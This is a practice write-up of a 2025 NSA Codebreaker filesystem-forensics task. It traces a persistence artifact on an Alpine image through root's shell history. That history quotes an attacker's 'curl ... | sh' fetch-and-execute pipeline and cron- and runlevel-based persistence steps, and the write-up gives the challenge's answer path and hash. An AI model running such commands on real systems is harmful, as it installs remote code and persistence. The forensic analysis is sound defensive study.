Task 01 - Suspicious Artifact
Draft completeRetrospective analysis of an archived CBC 2025 EXT2 image, identifying an hourly persistence artifact from shell history.
Context
I did not compete in the 2025 NSA Codebreaker Challenge. I worked through this archived task while preparing for CBC 2026, using the released task files and solution material to practice a filesystem-forensics workflow.
The scenario provides a zipped EXT2 image from a development workstation exhibiting suspicious behavior. The goal is to examine the filesystem and identify the malicious artifact.
Mounting the image safely
I mounted the EXT2 image read-only so my analysis would not change its contents or timestamps:
sudo mkdir -p /mnt/T1
sudo mount -t ext2 -o loop,ro image.ext2 /mnt/T1
Checking the timestamps
I began by using find and stat to inspect each file’s modification, access, and metadata-change times:
find /mnt/T1 -exec stat -c "%y %x %z %n" {} + | sort

Many entries resolved to December 31, 1969 in my local timezone. In Unix time, a value of zero represents the start of January 1, 1970 UTC; the timezone offset accounts for the previous-day display. Seeing that value across the filesystem suggests the timestamps were deliberately reset or stripped, so they could not provide a trustworthy activity timeline.
The directory structure and installed files also identified the system as Alpine Linux with nginx and OpenRC.
I then narrowed the search to executable files and sorted them by their numeric modification time:
find /mnt/T1 -type f -executable -exec stat -c "%Y %n" {} + | sort -nr | head -n 20

The executables also reported zero-valued timestamps. This reinforced the timestamp anomaly but did not identify one malicious file by itself.
Following the shell history
Because the timestamps were unreliable, root’s shell history was a better record of what had happened. The history contained routine administration commands mixed with a much more suspicious installation sequence.

I searched for shell-script references and included the surrounding lines:
sudo grep -i -C 15 "\.sh" /mnt/T1/root/.bash_history
That exposed the following commands. The block is preserved without inline comments so it matches the recovered history:
curl http://127.0.0.1
exit
id
cd /tmp
curl http://127.0.0.1:10000/a/get.sh | sh
tar xf t.tar
cp c /etc/periodic/hourly/uzxwsmnerc
cp a /bin/console
cp b /etc/runlevels/default/console
rm -f a
ls
rm -f ./b ./c
ls
/bin/console -s
ps
chmod +x /bin/console
/bin/console -s
ps | grep con
kill 1020
/bin/console -s -o /etc/periodic/hourly/uzxwsmnerc
ps
exit

In basic terms, the commands do the following:
- Change to
/tmp, downloadget.shfrom a service listening on local port 10000, and immediately execute it withsh. - Extract
t.tar, which produces the short staging filesa,b, andc. - Copy
cto/etc/periodic/hourly/uzxwsmnerc. Alpine runs scripts in this directory every hour, giving the artifact a persistence mechanism. - Copy
ato/bin/consoleandbto the default OpenRC runlevel, disguising the installed components behind a normal-looking name and arranging another startup-related entry. - Delete the staging files, run
/bin/console, inspect its process, change its executable permission, and terminate process 1020. - Run
/bin/consoleagain with/etc/periodic/hourly/uzxwsmnercas its-otarget, directly associating the new executable with the hourly artifact.
The most dangerous-looking line is the download pipeline: curl ... | sh sends downloaded text straight into a shell without first saving or reviewing it. In this image, the commands that follow show exactly what that installation changed.
Confirming the artifact

The hourly directory contained the randomly named file from the history:
cd /mnt/T1/etc/periodic/hourly
ls
cat uzxwsmnerc
sha1sum uzxwsmnerc
The file contains three configuration-style variables, including a path under /app/www. Its short contents are less important than the surrounding evidence: root’s history records its installation, its location makes it run hourly, and /bin/console was invoked with the same path as an output target.
Answer
The suspicious artifact is:
/etc/periodic/hourly/uzxwsmnerc
The requested SHA-1 value is:
9131dc1a3bd542c99db5dd1e1ec2644d9113a895
The archived solutions confirm this identification.